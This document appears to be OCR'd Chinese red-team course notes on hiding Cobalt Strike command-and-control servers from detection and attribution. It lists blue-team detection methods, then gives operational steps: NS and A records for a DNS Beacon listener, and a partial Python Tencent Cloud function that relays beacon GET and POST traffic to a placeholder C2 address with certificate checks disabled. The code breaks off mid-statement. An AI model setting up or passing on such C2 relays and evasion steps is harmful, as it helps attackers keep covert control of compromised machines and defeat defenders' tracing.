
红队 APT-反朔源隐藏&C2 项目&CDN 域前置&云函数&数据中转&DNS 转发



#知识点：

CS-隐藏防朔源-域前置&云函数&中转&DNS 等

#章节点：

投递钓鱼篇(免杀方案),流量加密篇，其他篇（待定）

#背景交代：

在红蓝对抗或日常测试中会出现一种情况，当我们终于让目标机器上线后，

却因为明显的通信特征被安全设备检测到从而失去目标机器的控制权限，

这时就需要对 Cobalt Strike 或 MSF 的特征进行隐藏、对其通信流量进行混淆。

#常见红蓝对抗中红队面临问题：

1、通讯协议走 TCP&UDP 协议，直接被防火墙限制出网

2、通讯协议走无加密 HTTP 协议，直接明文传输成指纹特征

3、通讯协议走 HTTPS 或 DNS 加密协议，直接工具证书成指纹特征

4、通讯协议走 HTTPS 或 DNS 加密协议，特征指纹等修改后又被朔源拉黑

红队进行权限控制，主机开始限制出网，尝试走常见出网协议 http/https,结果流量设备入侵检测检测系统发现异常，尝试修改工具指纹特征加密流量防止检测，结果被定位到控制服务器，再次使用 CDN，云函数，第三方上线等进行隐藏保证权限维持。

#蓝队发现处置情况：

1.蓝队-朔源后拉黑控制 IP

2.蓝队-设备平台指纹告警

3.蓝队-流量分析异常告警

演示案例：

- CS-隐藏防朔源-域前置-C2&CDN
- CS-隐藏防朔源-云函数-C2&API 触发
- CS-隐藏防朔源-DNS 解析-C2&流量伪装
- CS-隐藏防朔源-数据转发-C2&Iptables&中间件

#域前置-CDN 配合

大部分 IDC 不再支持

#DNS 协议-域名记录解析

1、域名解析设置 A,NS 记录

ns1 ns cs.xxx.com

ns2 ns cs.xxx.com

cs A xx.xx.xx.xx(CS 的 IP)

2、CS 监听器-DNS

Beacon DNS

DNS 地址配置：

ns1.xxx.com

ns2.xxx.com

3、执行后 checkin 唤醒

#云函数-腾讯云操作

1、创建云函数

腾讯云-云产品-云函数-函数服务-新建

2、创建函数服务

选择从头开始-函数类型选择事件函数-函数名称任意-

运行环境选择 python3.6-并复制如下代码并修改 CS 的 IP-点击完成

```
# -*- coding: utf8 -*-
import json,requests,base64
def main_handler(event, context):
    C2='https://XXXX'  # 修改为自己 C2 服务器地址
    path=event['path']
    headers=event['headers']
    print(event)
    if event['httpMethod'] == 'GET' :
        resp=requests.get(C2+path,headers=headers,verify=False)
    else:

resp=requests.post(C2+path,data=event['body'],headers=headers,ver
ify=False)
        print(resp.headers)
        print(resp.content)

    response={
        "isBase64Encoded": True,
        "statusCode": resp.status_code,
        "headers": dict(resp.headers),
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址